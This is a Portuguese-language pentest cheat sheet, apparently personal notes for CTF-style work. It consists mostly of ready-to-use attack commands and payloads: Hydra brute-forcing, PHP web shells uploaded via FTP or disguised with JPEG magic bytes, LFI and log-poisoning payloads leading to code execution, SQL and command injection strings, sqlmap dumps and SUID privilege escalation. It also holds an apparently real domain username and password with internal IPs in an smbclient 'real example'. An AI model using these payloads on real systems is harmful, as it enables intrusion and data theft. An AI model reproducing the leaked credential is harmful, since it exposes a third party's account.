Ferramentas pentest

NMAP

```
#melhor comando na teoria
nmap -sV -T5 -p- <IP>
# deeixo rodando junto com o abaixo pq ele termina mais rapido
nmap -sV -T5 <IP>
```

HYDRA


```
#hydra para serviços tipo ssh, ftp, smb, pop3, etc...
hydra -l root -P /usr/share/wordlists/rockyou.txt <ip> <serviço>

#HTTP - Auth básica (401)
hydra -l admin -P /usr/share/wordlists/rockyou.txt <IP> http-get /admin

#forma para formulário HTML POST
hydra -l admin -P senhas.txt <IP> http-post-form "/login.php:user=^USER^&pass=^PASS^:F=
usuario ou senha invalidos"


#Dicas:
- `V`: exibe cada tentativa
- `f`: para após primeiro sucesso
- `t`: threads (exemplo: -t 4)
```

na pforma para POST, tem que colocar http-post-form, aí coloca o diretório que vc esta, aí no inspecionar em network, se vc for em request aparece como o arquivo foi tipo:



Então vc precisa usar isso na próxima parte usando tipo: user=^USER^, a parte em maiúsculo se mantem, mas a outra tem que ser de acordo com o que aparece na requisição do site. Aí depois só tem que colocara mensagem de erro que aparece quando o usuário ou senha é invalido, isso entre

aspas.

FTP

para entrar

```
ftp <IP>
```

Ver o que tem dentro do diretório e baixá-lo.

```
ls -la
cd <diretorio>
get <arquivo>
```

Caso você consiga colocar coisa dentro do FTP.

```
#Crie um arquivo chamado shell.php (de preferencia), nele coloca
<?php system($_GET['cmd']); ?>

#Agora no terimal do FTP, coloque o arquivo
put shell.php

#Agora teste no site
Exemplo: http://site.com/uploads/shell.php?cmd=ls
```

SSH

pare entrar

```
ssh <USER>@<IP>
```

Chave privada encontrada

```
#Caso ache uma chave privada, você pode copiar todo ela e colocar dentro de um arquivo
# e conectar
```

```
chmod 600 id_rsa
ssh -i id_rsa <USER>@<IP>
```

Gerar uma chave privada

```
ssh-keygen -t rsa -b 4096 -f id_rsa
#Obs: Lembrando que você tem que jogar dentro do servidor...

#Logar
chmod 600 id_rsa
ssh -i id_rsa <USER>@<IP>
```

SMB

Se a gente encontrar uma porta 139 aberta, significa que host e muito antigo, provável que tenha vulnerabilidade

```
enum4linux -a <IP>   #Realiza todas as tecnicas de enumeração possiveis
enum4linux -a -u <USER> -p <SENHA> <IP> # Usar login e senha (se conhecidos)
```

Outra opção

```
smbclient -L \\<IP>\ -N             #Ele vai mostrar os diretorios
smbclient //<IP>/<DIRETORIO> -N +-     #Vai se conectar aquele diretorio que você quiser
smbclient -U milesdyson //10.201.119.96/milesdyson


#-N = não pede a senha

#Comandos
dir
get flag.txt
----------------------
#Exemplo real: smbclient -W ORIONSCORP2 -U ccesar%'xxxleo#|' -L //172.16.2.253
```

entrar no smb de forma anonima

```
smbclient //10.201.119.96/anonymous
```

POP3

```
nc <ip> <porta>
Vai pedir login e senha

LIST          #Para ver quais msg tem
RETR 1        #Para ver a 1 msg
```

MYSQL

```
mysql -h <IP> -u <usuario>

show databases;                  #Mostrar as tabelas
use <nome da tabela>;            #Para entrar na tabela
show tables;                     #Mostrar o que tem dentro
select * from <nome da tabela>;    #Mostra o que tem dentro da tabela
```

msfconsole

perquisar no google o numero do exploit so serviço que vc quer

```
#Existe também o searchsploit dentro do kali, ele e muito bom.
searchsploit <NOME_DO_SERVIÇO>    #Pesquiar por um exploit
searchsploit -p <CAMINHO>         #Mostrar detalhes do exploit
searchsploit -m <CAMINHO>         #Baixar o exploit

# no msfconsole
search <NOME_DO_SERVIÇO>
use <CAMINHO>
show options
set RHOSTS <IP>
set RPORT <PORTA>
run
```

Brute force de diretórios e subdominios

```
-------------------------------------------------------------------------------
feroxbuster (o melhor)
gobuster
-------------------------------------------------------------------------------
#Lembre-se SEMPRE PASSE as extensões.
```

```
#Os mais importantes: .php,.js
#Enumerei, não achei nada, tenta passar: .png,.jpg,.pdf,.zip,.doc,.docx,.html,.txt
--------------------------------------------------------------------------------
#Exemplo
feroxbuster -u http://<IP>:<PORTA> -w /usr/share/wordlists/dirb/big.txt -x .php,.js
gobuster dir -u http://<IP>:<PORTA> -w /usr/share/wordlists/dirb/big.txt -x .php,.js -t 100
```

```
#ffuf
ffuf -u "http://awdawd/FUZZ" -w <SUA_WORDLIST>
ffuf -u "http://awdawdw/shell.php?FUZZ=ls -la" -w <SUA_WORDLIST>

#ffuf para subdominios
ffuf -c -u 'http://easynotes.hc/' -H "Host: FUZZ.easynotes.hc" -w (sua wordlist) -t 150 -fw 2
0

#wordlist boa pra usar
/usr/share/dnsrecon/dnsrecon/data/subdomains-top1mil-20000.txt
```

SQL Injection | SQPmap

```
#Faça também com o sqlmap
sqlmap -u "http://alvo.com/pagina.php?id=1" --dbs
sqlmap -u "http://alvo.com/index.php?id=1" -D nome_do_banco --tables
sqlmap -u "http://alvo.com/index.php?id=1" -D nome_do_banco -T nome_da_tabela --dump

--------------------------------------------------------------------------------

#Caso você ache um campo de login tente fazer (User o burp suite para isso)
1' or 1=1-- -
1' or 1=1;
```

LFI

```
#As vezes a url pode ta apontantando para um arquivo, exemplo:
https://website-example.com/?page=filename.php

#Então vamos tentar:
https://website-example.com/?page=../../../../etc/passwd
```

```
#O que podemos fazer? pegue o /etc/passwd, depois tente com o nome do usuario pegar o
/home/<nome_usuario>/.bash_history

#Isso e raro, mas pode acontecer! Em php antigo o comando de cima
#não pode funcionar muito bem, então tente:
https://website-example.com/?page=../../../../etc/passwd%00
#esse %00 e relacionado a null, veja um video no youtube: Como Um Garoto do Ensino
#Médio Hackeou o GitHub, ele mostra um pouco sobre esse conceito e ensina o CRLF.

#isso serve para php mais atual
https://site/index.php?page=data://text/plan,<?php system($_GET['hack']);?>&hack=id
```

LFI + log poinsing

```
#Como você pode ver as logs atraves do LFI, podemos criar RCE na url

            ##MAIS USADO E COMUM##
#Abre conexão com o servidor e depois envie o comando do php
nc -v <IP> -C
<?php system($_GET['cmd']); ?>
#Aqui você precisa saber se e um apache ou nginx
http://<ip>/../../../../var/log/apache2/access.log &cmd=ls -la
OR
http://<ip>/../../../../var/log/nginx/access.log

--------------------------------------------------------------------------------

#Vamos tentar com SSH (Caso a porta 22 esteja aberta)
ssh '<?php system($_GET['cmd']);?>'@<IP>
#Tentar ver e se deu certo :D
http://<ip>/../../../../var/log/auth.log&cmd=ls -la
```

Command injection

Vamos supor que dentro da aplicação web existe um campo onde o usuário deve digitar um **IP** para que o servidor execute um **ping**, para dar bypass, tente:

```
1.1.1.1 ; ls -la

1.1.1.1 | ls -la
```

```
1.1.1.1 && ls -la

1.1.1.1;ls;#

1.1.1.1 `ls`
```

Git exposed

```
apt install git-dumper
git-dumper http://<ip> gitdump #a ultima parte e para salvar numa pasta
cd gitdump
#Ver o que tem dentro do commit
git log                    #Aqui ele vai dar umas hashes...
git show <hash>
```

SHELL

```
#extenções possiveis para um shell
.phtml,.php3,.php4,.php5,.php7,.phps,.php-s,.php,.phare,shell.jpg.php


#Crie um arquivo chamado shell.jpg.php ou uma das opçoes acima, nele você colocara
<?php system($_GET['cmd']); ?>

--------------------------------------------------------------------------------
#outra opção
#Crie um arquivo, nele coloque:
AAAA
<?php system($_GET['cmd']); ?>
#Abra agora o hexeditor, mude os 4 primeiros bytes para FF D8 FF DB
```

ver o shell na sua maquina

```
nc <IP> <PORT>
```

Melhorar sua shell

```
python -c 'import pty; pty.spawn("/bin/bash")'
python -c 'import pty;pty.spawn("/bin/bash")'
```

```
python3 -c "import('pty').spawn('/bin/bash')"
python3 -c 'import pty;pty.spawn("/bin/bash")'
bash -i
```

SUID

```
find / -perm -4000 2>/dev/null
```

o que procurar

Executável	Possível vetor de ataque
`/bin/bash`	Se tiver SUID, permite shell como root.
`/usr/bin/passwd`	Pode ser explorado via buffer overflow.
`/usr/bin/sudo`	Verificar permissões e configurações.
`/usr/bin/find`	Pode executar comandos (`-exec`) com root.
`/usr/bin/vim` ou `vi`	Pode abrir um shell com root.
`/usr/bin/perl` , `/usr/bin/python`	Pode executar comandos como root.
`/usr/bin/env`	Pode ser usado para chamar binários como root.
`/usr/bin/nmap`	Versões antigas permitem shell interativo.
`/usr/bin/gcc`	Compilar e executar binários como root.

PDFCRACK

```
sudo apt install pdfcrack
pdfcrack -f arquivo.pdf -w /usr/share/wordlists/rockyou.txt
```

MD5SUM, BASE64, etc

```
echo -n "1" | md5sum
echo “n7df9n7d9g==”
```